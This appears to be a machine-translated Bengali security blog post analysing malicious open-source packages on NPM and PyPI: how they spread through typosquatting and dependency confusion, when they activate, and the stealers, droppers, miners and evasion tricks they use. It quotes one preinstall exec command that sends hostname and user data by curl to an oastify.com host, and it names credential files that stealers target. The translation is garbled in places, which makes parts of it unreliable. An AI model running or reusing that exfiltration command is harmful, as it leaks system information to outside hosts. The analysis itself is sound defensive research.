






আগের পর্বে, ওপেন সোর্স ক্ষতিকর প্যাকেজ: সমস্যাটিআমরা আলোচনা করেছিলাম কেন হুমকিদাতারা এতটা ছিল নতুন ক্ষতিকারক উপাদান প্রকাশ করতে বা বিদ্যমান উপাদানগুলির সর্বশেষ সংস্করণে ম্যালওয়্যার প্রবেশ করাতে আগ্রহী: ওপেন সোর্স পরিকাঠামো যে কাউকে যেকোনো জায়গা থেকে একটি ক্ষণস্থায়ী অ্যাকাউন্ট তৈরি করার সুযোগ দেয়। একটি কম্পোনেন্ট রেজিস্ট্রি (যেমন NPM, PyPI, Docker Hub বা Visual Studio Marketplace) অথবা একটি সহযোগী উন্নয়ন প্ল্যাটফর্মে (যেমন GitHub)। এতে কোনো খরচ নেই এবং সফটওয়্যার টিমগুলো ঐতিহ্যগতভাবে থার্ড-পার্টি কম্পোনেন্টগুলোর ওপর যে অতিরিক্ত আস্থা রাখে, তা কাজে লাগানোর অনেক সুযোগ রয়েছে।
ওপেন সোর্সের জন্য উপলব্ধ পরিকাঠামো ব্যবহার করে আক্রমণকারীদের পক্ষে ম্যালওয়্যার ছড়ানো কতটা সহজ, এবং সফটওয়্যার প্রস্তুতকারী সংস্থাগুলোর (সবাই?) পক্ষে ম্যালওয়্যার দ্বারা সংক্রমিত হওয়া এড়ানো (এবং অন্যদের জন্য বিতরণ করা সফটওয়্যারে ম্যালওয়্যার ঢুকিয়ে দেওয়া) কতটা কঠিন—এই দুইয়ের মধ্যেকার অসামঞ্জস্যের কারণেই গত বছর ক্ষতিকারক প্যাকেজের সংখ্যা প্রায় আড়াই লাখের কাছাকাছি পৌঁছে গিয়েছিল।
এটি এতটাই ব্যাপক একটি সমস্যা যে কোনো একক সংস্থা এর সমাধান করতে পারে না, এবং কমিউনিটিটি বিশ্বাস, ডিফল্টরূপে সুরক্ষিত ও নকশা অনুযায়ী সুরক্ষিত নীতি এবং কম্পোনেন্টগুলোর জীবনচক্রের বিষয়ে ওপেন সোর্স প্রক্রিয়াকে নতুনভাবে সাজানোর কাজ করছে। আমরা পরবর্তী পর্বে এই ধরনের ধারণাগুলো নিয়ে আলোচনা করব। ওপেন সোর্স ক্ষতিকারক প্যাকেজ থেকে সুরক্ষা: কী কাজ করে (এবং করে না).
মনে রাখবেন যে আমরা সফ্টওয়্যার উপাদানগুলি নিয়ে কথা বলছি যা বেশিরভাগ সময় সঙ্গতিপূর্ণ হয় সফ্টওয়্যার প্যাকেজপুনরায় ব্যবহারযোগ্য কম্পোনেন্টগুলো এমনভাবে প্যাক করা থাকে যাতে সেগুলোকে একটি সফটওয়্যার ম্যানিফেস্টে ডিপেন্ডেন্সি হিসেবে উল্লেখ করা যায় এবং প্যাকেজ ম্যানেজার বা বিল্ড টুলের মাধ্যমে ইনস্টল করা যায়। অনুগ্রহ করে মনে রাখবেন যে, এই ক্ষেত্রটি পাবলিক কম্পোনেন্ট অন্তর্ভুক্ত করার জন্য প্রসারিত করা যেতে পারে। কন্টেইনার ছবি (কন্টেইনার রানটাইম এবং কুবারনেটিসের মতো অর্কেস্ট্রেশন প্ল্যাটফর্ম দ্বারা ব্যবহৃত), এবং সফটওয়্যার টুলের সম্প্রসারণ (নির্মাণ, স্বয়ংক্রিয়করণ এবং স্থাপনের জন্য)।
এখানে আমরা বিশ্লেষণ করব কিভাবে এটি ক্ষতিকারক উপাদানের উপর ভিত্তি করে আক্রমণ কৌশল অতীতের উদাহরণ এবং ম্যালওয়্যার আর্লি ওয়ার্নিং-এর জন্য আমাদের প্ল্যাটফর্মে যা দেখেছি, সেই অনুযায়ী এটি কাজ করে। (MEW)। আমরা বিভিন্ন মাত্রায় ক্ষতিকারক উপাদানগুলো বিশ্লেষণ করব:
(1) বিতরণের জন্য নির্বাচিত পদ্ধতি (ব্যবহৃত রেজিস্ট্রি, একটি নতুন বা বিদ্যমান উপাদানে, এবং প্রকাশিত উপাদান সংস্করণটি সংক্রামিত করার জন্য ব্যবহৃত কৌশল), ((2) ম্যালওয়্যারটি কীভাবে সক্রিয় বা ট্রিগার করা হয়, (3) ক্ষতিকারক আচরণ অর্থাৎ কী কী ক্ষতিকারক কার্যকলাপ পরিলক্ষিত হয় এবং আক্রমণকারীর উদ্দেশ্য কী, (4) অস্পষ্টতা, অলক্ষিত থাকার জন্য লুকানো, পার্শ্বীয় চলাচল, কমান্ড এবং কন্ট্রোল (C2) হোস্টের সাথে যোগাযোগ ইত্যাদির জন্য কোন কৌশলগুলি সাধারণ; এবং (5) যথেষ্ট জনপ্রিয়তা এবং বিশ্বাস অর্জনের কৌশল যাতে ভুক্তভোগীরা শেষ পর্যন্ত উপাদানটি ইনস্টল করে ফেলে।
নির্বাচিত বিতরণ প্রক্রিয়া
আমরা একটি " পর্যবেক্ষণ করিপিছনের শব্দটাইপোস্কোয়াটিং ব্যবহার করে কিছু অপরিশীলিত ক্ষতিকারক প্যাকেজ তাদের ডিপেন্ডেন্সির প্যাকেজের নামে টাইপোর (বানান ভুল) মাধ্যমে অসতর্ক ডেভেলপারদের ফিশিং করে থাকে। অনেক জনপ্রিয় প্যাকেজের কাছে টাইপোসহ একই নামের প্যাকেজের একটি স্রোত আসে, এই প্রত্যাশায় যে এগুলো কিছু অসতর্ক ডেভেলপারকে ফিশিং করতে পারবে।
তারা একটি ক্ষণস্থায়ী অ্যাকাউন্ট ব্যবহার করে, টাইপোস্কোয়াট প্যাকেজের একটি গ্রুপ প্রকাশ করে, আরেকটি তৈরি করে, এবং আরও একটি গ্রুপ প্রকাশ করে… কিছু অটোমেশন এবং উদ্ভাবনী কৌশল ব্যবহার করে তারা কিছুটা উন্নত হতে পারে, কিন্তু সাধারণত এগুলো বেশ তুচ্ছ হয়। আমরা অভ্যন্তরীণভাবে এগুলোকে বলি “anchoviesক্রেডেনশিয়াল চুরি করাই মূল লক্ষ্য, কিন্তু মাঝে মাঝে আমরা দেখি স্পাইওয়্যার সোর্স কোড বা সংবেদনশীল ডেটা, যেমন ব্যক্তিগত শনাক্তকরণ তথ্য (PII), ক্লিপবোর্ড ক্যাপচার এবং অন্যান্য অসৎ কাজ পাচার করে।
হঠাৎ করেই আমরা আরও অত্যাধুনিক ক্ষতিকারক উপাদান, অর্থাৎ “শার্ক”-দের দেখতে পাচ্ছি। এদের একটি ক্ষুদ্র অংশ নির্দিষ্ট গোষ্ঠী বা সংস্থাকে লক্ষ্যবস্তু করে, সাধারণত ক্রিপ্টো ড্রেইনার বা ওয়েব স্কিমারের মাধ্যমে যেগুলো শর্তসাপেক্ষে সক্রিয় হয়, সম্ভবত সেই পদ্ধতি অনুসরণ করে যা আগে দেখা গিয়েছিল। ঘটনা-প্রবাহ ঘটনা শুধুমাত্র যখন প্যাকেজটি কোনো টার্গেট প্যাকেজ থেকে রেফারেন্স করা হয়, তখনই অ্যাটাক পেলোড ডিক্রিপ্ট করা।
বিতরণ প্রক্রিয়াটি চমৎকার এবং এখন ক্লাসিক হিসেবে পরিচিত গবেষণাপত্রটিতে বিশ্লেষণ করা হয়েছিল, “বিশ্বাসঘাতকের ছুরি সংগ্রহ: ওপেন সোর্স সফটওয়্যার সরবরাহ শৃঙ্খল আক্রমণের একটি পর্যালোচনাযা অবশ্যই পড়া উচিত। নিশ্চয়ই আপনি এই সুন্দর চার্টটি আগেও দেখেছেন:

নতুন এবং বিদ্যমান প্যাকেজ সহ সমস্ত পথ খতিয়ে দেখা হয়েছিল; সোর্স কোড, বিল্ড সিস্টেম, বা প্যাকেজ করা উপাদানটিকেই প্রভাবিত করা; চুরি করা ক্রেডেনশিয়াল বা সোশ্যাল ইঞ্জিনিয়ারিং ব্যবহার করা; পরিত্যক্ত অ্যাকাউন্ট ও রিপোজিটরি হাইজ্যাক করা বা রক্ষণাবেক্ষণ করা অ্যাকাউন্ট ও রিপোজিটরি বিষাক্ত করা। কিছু আক্রমণের নাম দেওয়া হয়েছিল (টাইপস্কোটিং, নির্ভরশীলতার বিভ্রান্তি, প্রকাশ্য বিভ্রান্তি, রিপো-জ্যাকিংইত্যাদি) এবং এগুলো ইতিমধ্যেই অন্যত্র আলোচনা করা হয়েছে।
নির্বাচিত রেজিস্ট্রিগুলোর ব্যাপারে কী বলা যায়?
ক্ষতিকারক প্যাকেজের মোট সংখ্যার দিক থেকে NPM এখনও শীর্ষে রয়েছে, কিন্তু এই বছর থেকে PyPI-তে এর সংখ্যায় একটি আকস্মিক বৃদ্ধি দেখা গেছে। ডেটা সায়েন্স এবং মেশিন লার্নিংয়ের জন্য পাইথন একটি জনপ্রিয় ইকোসিস্টেম। প্রকৃতপক্ষে, এখন NPM-এর চেয়ে PyPI-তে ম্যালওয়্যারের ঘনত্ব বেশি।
ম্যালওয়্যারটি কীভাবে সক্রিয় হয়
প্রতি ১০টি ক্ষেত্রে মাত্র ৪টিতে ক্ষতিকারক প্যাকেজ ইনস্টলেশনের সময় সক্রিয় হয় (সাম্প্রতিক বছরগুলোতে এই হার ছিল প্রতি ১০টির মধ্যে প্রায় ৬টি)। বাকিগুলো রানটাইমে ক্ষতিকারক কার্যকলাপ চালায়, যার মধ্যে প্রতি ১০০টির মধ্যে ১টি পরীক্ষা চালানোর সময় সক্রিয় হয়। মনে হচ্ছে, আক্রমণকারীরা জানত যে অনেক জায়গায় ইনস্টলেশন স্ক্রিপ্টের অনিয়ন্ত্রিত এক্সিকিউশন নিষ্ক্রিয় করা হয়েছিল।
দুষ্কৃতকারীরা কী পাচ্ছে?

আমরা ক্ষতিকর আচরণের বিভাগগুলো তালিকাভুক্ত করব, সবচেয়ে জনপ্রিয়টি প্রথমে রেখে। অনুগ্রহ করে মনে রাখবেন যে এর প্রভাব বেশ ভিন্ন হতে পারে: একটি সম্মার্জনী এটি জেদ ধরে ধ্বংসাত্মক, কিন্তু এটি সাধারণ নয় এবং শুধুমাত্র লক্ষ্যবস্তুভিত্তিক সাইবার যুদ্ধ অভিযান বা নৃশংস হ্যাকটিভিজমের সাথে সম্পর্কিত কয়েকটি ক্ষেত্রে দেখা গেছে। নিম্নলিখিত বিভাগগুলি বেশ সাধারণ:
- ইনফোস্টিলার / শংসাপত্র ড্রেনারএখন পর্যন্ত সবচেয়ে প্রচলিত, ৯০%-এরও বেশি অপরিশীলিত আক্রমণ হলো সাধারণ স্টিলার, যা মূলত পাসওয়ার্ড, অ্যাক্সেস টোকেন, এপিআই কী এবং প্রাইভেট কী (এসএসএইচ এবং এই জাতীয় কিছুর জন্য) এর মতো ক্রেডেনশিয়াল খোঁজে। সম্ভবত এটি লেখা সবচেয়ে সহজ (ওয়াইপারের সাথে?)। এগুলো পরিচিত ফাইল/ডিরেক্টরি এবং অন্যান্য উৎস (যেমন রেজিস্ট্রি কী) তালিকাভুক্ত করে, সেগুলোর বিষয়বস্তু প্যাকেজ করে এবং সেই ডেটা একটি C2 সার্ভারে পাঠিয়ে দেয়। ধারণাটি সহজ: “আমি ফিশিং ক্রেডেনশিয়ালের জন্য একটি স্টিলার প্রকাশ করি, যাতে আমি পরে একটি নির্দিষ্ট আক্রমণ চালানোর জন্য সেই ক্রেডেনশিয়ালগুলো ব্যবহার করতে পারি”।
যে C2 নেটওয়ার্কিং দেখা যায় তা সাধারণত সস্তা ও নিম্নমানের, যেমন টেলিগ্রাম চ্যানেল বা এনগ্রোক-সদৃশ টানেলিং সরঞ্জাম (প্রায়শই ভিপিএন ইগ্রেস আইপি-র মাধ্যমে প্রকাশিত রিভার্স প্রক্সির আকারে)। এর শত শত (!) সম্ভাবনা রয়েছে, যার অধীনে অনেক গিটহাব প্রজেক্ট আছে। পাসওয়ার্ড-চোর বিষয়কীলগারের মতো বিশেষায়িত বৈশিষ্ট্যগুলো ক্ষতিকারক প্যাকেজ এবং কন্টেইনার ইমেজের ক্ষেত্রে বিরল, কিন্তু টুল এক্সটেনশনগুলোতে এগুলোর ব্যবহার বেশি দেখা যায়, যেখানে ব্যবহারকারীর মিথস্ক্রিয়া প্রত্যাশিত।
- ড্রপার / ডাউনলোডারজনপ্রিয়তার দিক থেকে দ্বিতীয়, এবং এটি সাধারণত বহু-পর্যায়ের আক্রমণে প্রথমে আসে। প্রতি তিনটি ক্ষতিকারক উপাদানের মধ্যে একটিরও বেশিতে ড্রপার (যদি ক্ষতিকারক পেলোড প্যাকেজের মধ্যেই অন্তর্ভুক্ত থাকে) বা ডাউনলোডার (আক্রমণকারীর নিয়ন্ত্রণে থাকা কোনো এন্ডপয়েন্ট থেকে পেলোডটি ডাউনলোড করা হয়) থাকে। পেলোডটি প্রায়শই একটি পরিচিত বাইনারি ম্যালওয়্যার ভ্যারিয়েন্ট হয়, এবং এটি ব্যাকডোর, স্পাইওয়্যার, ক্রিপ্টো ড্রেইনার এবং অন্যান্য ব্যবহারের জন্য চালানো হয় এবং কখনও কখনও স্থায়ীভাবে সংরক্ষণ করা হয়। ডাউনলোড বা স্থাপন করা পেলোডটি বিদ্যমান ম্যালওয়্যার বাইনারিগুলোর সমস্ত শক্তি ব্যবহার করে একটি দ্বিতীয়-পর্যায়ের আক্রমণ শুরু করে। অপ্রত্যাশিত সাইটে সংযোগ করার সময় শনাক্তকরণ এড়ানোর জন্য, বাইনারিগুলো প্রায়শই ইমেজ বা আপাতদৃষ্টিতে নিরীহ ফাইলের ধরন হিসেবে ছদ্মবেশে প্যাকেজের মধ্যে বিতরণ করা যেতে পারে।
- ক্রিপ্টোকারেন্সি চোর / মাইনারআর্থিকভাবে লাভবান হওয়া শত্রুরা ক্রিপ্টোমাইনার চালানোর জন্য আপনার ক্লাউড সম্পদ ব্যবহার করতে ইচ্ছুক (এমনকি সেগুলো ক্লাউড ভিএম-এ চলছে কিনা, তাও তারা শনাক্ত করে)। তারা এ বিষয়ে কোনো পরোয়া করে না। কম লাভের অনুপাত চুরি হওয়া ক্লাউড পরিকাঠামোর জন্য ভুক্তভোগীর কাছ থেকে নেওয়া প্রতি ৫৩ ডলারের বিপরীতে ১ ডলার চার্জ করা হয়। ভুক্তভোগীরা একটি অপ্রত্যাশিত বিল না পাওয়া পর্যন্ত হয়তো বিষয়টি জানতে পারেন না। সৌভাগ্যবশত, এই বিল আসে এবং চলে যায়। Cryptojacking ক্ষতিকারক প্যাকেজের মধ্যে থাকা ক্যাম্পেইনগুলো মাঝে মাঝে হঠাৎ করে দেখা দেয় এবং তারপর অদৃশ্য হয়ে যায়, যেগুলো ওয়ালেট ব্যবহারকারীদের ফিশিং করে অথবা অবশেষে ওয়ালেট প্রদানকারীকে লক্ষ্যবস্তু বানায়, যেমনটি ঘটেছিল খাতা আক্রমণ.
অন্যান্য আচরণ, যেমন একটি স্থাপন করা পিছনের দরজা রিভার্স শেল খুলে রিমোট কোড এক্সিকিউশন করার ঘটনা এখন আগের চেয়ে কম ঘটে। উদাহরণস্বরূপ, 123rf_contributor_web প্যাকেজটি (যা এখন রেজিস্ট্রি থেকে সরানো হয়েছে) কোনো প্রকার অবফাসকেশন ছাড়াই একটি রিভার্স শেল খোলে, যা কপি করে পেস্ট করা হয়েছে। রিভার্স শেল চিট শিট:
বৈধ ও ক্ষতিকর উপাদান ছাড়াও আমরা বেশ কিছু অপব্যবহার লক্ষ্য করেছি, যার মধ্যে রয়েছে:
স্প্যাম প্যাকেজ
হাজার হাজার ছোট ছোট প্যাকেজ রয়েছে, যার বেশিরভাগই এনপিএম-এ (NPM) থাকে, যেগুলোতে কোনো ম্যালওয়্যার নেই কিন্তু সহজে আয়, ভুয়া পণ্য, ভায়াগ্রার অফারের লিঙ্ক এবং এই জাতীয় সবকিছুর প্রতিশ্রুতি দেয়। কিছু ব্যবহারকারী এই ধরনের স্প্যাম প্রকাশ করে এবং রেজিস্ট্রি থেকে প্রচুর ব্যান্ডউইথ ব্যবহার করে। সম্ভবত ইন্দোনেশিয়ার অন্য কোনো ব্যক্তি বা ব্যক্তিরা এর মাধ্যমে সুবিধা আদায়ের চেষ্টা করেছিল। চা র্যাঙ্কের অপব্যবহার ওপেন-সোর্স ডেভেলপারদের ক্ষতিপূরণ দেওয়ার উদ্দেশ্যে, সংশ্লিষ্ট গিটহাব ডামি রিপোজিটরি সহ হাজার হাজার আন্তঃসম্পর্কিত এনপিএম প্যাকেজ তৈরি করা হয়েছে। এটি ব্যবহারের শর্তাবলীর একটি সুস্পষ্ট লঙ্ঘন।
বাগ বাউন্টি এবং নিরাপত্তা গবেষণা সংক্রান্ত প্রতারণা
যখন কোনো প্যাকেজ নিজেকে ভালো উদ্দেশ্যে ডেটা পাচারকারী হিসেবে বর্ণনা করে, যেমন বাগ বাউন্টি প্রোগ্রামের জন্য নিরাপত্তা ত্রুটি শনাক্ত করা বা ইকোসিস্টেমের নির্দিষ্ট কিছু দিক নিয়ে গবেষণা করা। আমরা এই বিভাগে হাজার হাজার প্যাকেজ দেখেছি, যেগুলো PortSwigger থেকে Burp Collaborator-এর ঠিকানায় (যেমন oastify.com ডোমেইনের হোস্ট) শনাক্তকরণ তথ্য সংগ্রহ করে, কিন্তু খুব বেশি সংবেদনশীল ডেটা নয়। আমরা প্রায়শই এর নকলকারীদের লক্ষ্য করেছি। নির্ভরশীলতার বিভ্রান্তি অ্যালেক্স বার্সানের প্রুফ-অফ-কনসেপ্ট, যেমন অরোরা-ওয়েবমেইল-প্রো প্যাকেজটি (রেজিস্ট্রি থেকে সরানো হয়েছে), যা প্রি-ইনস্টল স্ক্রিপ্টে এই বাজে কোডটি চালায়:
exec("a=$(hostname; pwd; whoami; echo 'aurora-webmail-pro'; curl http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/;) && echo $a | xxd -p | head | while read ut; do curl -k -i -s http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/$ut;done")
এবং এছাড়াও অন্তর্ভুক্ত ছিল একটি “এটি একটি সাধারণ নির্ভরতা বিভ্রান্তি আক্রমণ প্রুফ অফ কনসেপ্ট।দাবিত্যাগের বিবরণ package.jsonএটি পরিষেবার শর্তাবলীর একটি সুস্পষ্ট লঙ্ঘন, এমনকি কোনো অসৎ উদ্দেশ্য ছাড়াই।
একটি ভালো খবর হলো, আমরা (এখনও পর্যন্ত) ক্ষতিকারক উপাদানের মাধ্যমে র্যানসমওয়্যার আক্রমণ হতে দেখিনি। অজানা কারণে, সাইবার অপরাধীরা প্রচলিত ইমেল ফিশিং, আরডিপি-ভিত্তিক এবং ড্রাইভ-বাই ডাউনলোড ডেলিভারি পদ্ধতিগুলোই বেশি পছন্দ করে বলে মনে হচ্ছে।
অতিরিক্ত কৌশল পরিলক্ষিত হয়েছে
টিকে থাকা, প্রতিরক্ষা এড়ানো, তথ্য সংগ্রহ, কমান্ড ও কন্ট্রোল হোস্টের সাথে যোগাযোগ এবং বহির্গমনের জন্য বিভিন্ন কৌশল ব্যবহার করা হয়েছিল।
অধ্যবসায় দ্বিতীয় পর্যায়ের বাইনারি ম্যালওয়্যারে পার্সিস্টেন্স ফিচার ব্যবহার করে ক্ষতিকারক কম্পোনেন্টগুলোতে এর উপস্থিতি নিশ্চিত করা হয়, কিন্তু কখনও কখনও এই আচরণটি প্যাকেজ কোডের মধ্যেও দেখা যায়, যার মধ্যে শিডিউলড টাস্ক এবং উইন্ডোজ রেজিস্ট্রি-তে পরিবর্তন সবচেয়ে সাধারণ।
কিংকর্তব্যবিমূঢ়তা সাধারণ, কিন্তু অপরিশীলিত। বেশিরভাগ টাইপোস্কোয়াটিং প্যাকেজ (মনে রাখবেন “anchoviesঅনেকেই কোড অবফাসকেশন একেবারেই ব্যবহার করেন না; অনেকে হয় সাধারণ পদ্ধতি (যেমন বেস৬৪/হেক্স এনকোডিং বা রট১৩-এর মতো সাবস্টিটিউশন সাইফার) ব্যবহার করেন, অথবা সহজলভ্য কোড অবফাসকেটর ও মিনিফিকেশন ব্যবহার করেন, যা সঠিক টুলিং দিয়ে সহজেই রিভার্স করা যায়। শুধুমাত্র “শার্করাই” আসল, হার্ড-কোর অবফাসকেশন করে, যা রিভার্স-ইঞ্জিনিয়ার করা কঠিন।
কোড গোপন করার কৌশল আক্রমণকে আড়াল করতে পারে, কিন্তু একটি ওপেন-সোর্স উপাদানের কোডকে কেন গোপন করার প্রয়োজন হবে? এমন কোনো প্রমাণ কি আছে যে কিছু সাধারণ দৃষ্টি থেকে আড়াল করার প্রয়োজন আছে? আমরা এমন অনেক নিরীহ প্যাকেজের উদাহরণ পেয়েছি যেগুলো মেধাস্বত্ব রক্ষার জন্য কোড গোপন করার কৌশল ব্যবহার করে, যা “ওপেন সোর্স”-এর নীতির পরিপন্থী। কোড গোপন করার কৌশলকে ম্যালওয়্যারের প্রমাণ হিসেবে ব্যবহার করা যেতে পারে, কিন্তু এটি চূড়ান্ত নয়। এর থেকে তথ্য বের করাও বেশ কঠিন।
ছল প্রতিরক্ষা নিয়ন্ত্রণ সহজ কৌশল অবলম্বন করে। ক্ষতিকারক কোড প্রায়শই সুরক্ষিত থাকে চেষ্টা করুন … ধরুন এমন ব্লক যা কোনো ব্যতিক্রমকে উপেক্ষা করে, ফলে অস্বাভাবিক কার্যকলাপ লগ-এ দেখানো হয় না। পরিবেশ (যা একটি ভিএম বা কন্টেইনারে চলছে) যাচাই করা বিরল, যদি না ম্যালওয়্যারটি কোনো নির্দিষ্ট সংস্থা বা পরিবেশকে লক্ষ্য করে।
ছবি এবং পিডিএফ ফাইলে বাইনারি ফাইল ছদ্মবেশে রাখা (এক প্রকার স্টেগানোগ্রাফি) শনাক্তকরণ এড়ানোর জন্য ব্যবহৃত আরেকটি কৌশল ছিল।

যেহেতু সবচেয়ে সাধারণ ক্ষতিকারক উপাদানগুলো হলো তথ্যচোর, তথ্য সংগ্রহ এটি অপরিহার্য। গোপনীয় তথ্য (পাসওয়ার্ড, অ্যাক্সেস টোকেন, এপিআই কী, ক্রিপ্টোগ্রাফিক কী) নিয়মিতভাবে লগ ফাইল, এনভায়রনমেন্ট ভেরিয়েবল এবং এমনকি ক্লিপবোর্ডেও স্ক্যান করা হয় (যা ব্যাংকিং ট্রোজান এবং ক্রিপ্টো স্টিলারের ক্ষেত্রে দেখা যায়)। সোর্স কোড পাচারও একটি সাধারণ ঘটনা, কারণ প্যাকেজ ইনস্টলেশন প্রায়শই একটি ডেভেলপমেন্ট নোডে করা হয় যেখানে অভ্যন্তরীণ গিট রিপোজিটরি ক্লোন করা থাকতে পারে। আমরা দেখেছি প্যাকেজগুলো গিট রিপোজিটরি খোঁজার জন্য ডিরেক্টরি গণনা করছে। .env, private.pem, settings.py, app.js, বা application.properties-এর মতো লোকেশন খোঁজা বেশ সাধারণ।
তথ্য পাচার হলো আরেকটি বহুল ব্যবহৃত কৌশল। খুব কম সংখ্যক ক্ষতিকারক প্যাকেজই নিষ্কাশিত ডেটার গন্তব্য গোপন করার চেষ্টা করে। টেলিগ্রাম চ্যানেল এবং এনগ্রোক-সদৃশ সুড়ঙ্গ প্রায়শই ব্যবহৃত হয়। এবং অনেক আছে। তথ্য পাচারের জন্য সাধারণত হোয়াইটলিস্টেড ডোমেইন ব্যবহার করা হয়।.
অন্যান্য কৌশল, যেমন বিশেষাধিকার বৃদ্ধি বা পার্শ্বীয় স্থানান্তর, ততটা প্রচলিত ছিল না।
জনপ্রিয়তা ও বিশ্বাস অর্জন
ভাবুন তো, একজন প্রযুক্তি-দুর্বৃত্তের হাতে তৈরি একটি মারাত্মক ক্ষতিকর জিনিস আছে এবং সে ভাবছে: “কীভাবে এই জঘন্য জিনিসটাকে ওইসব নিরীহ বোকাদের কাছে বিশ্বাসযোগ্য করে তোলা যায়?”
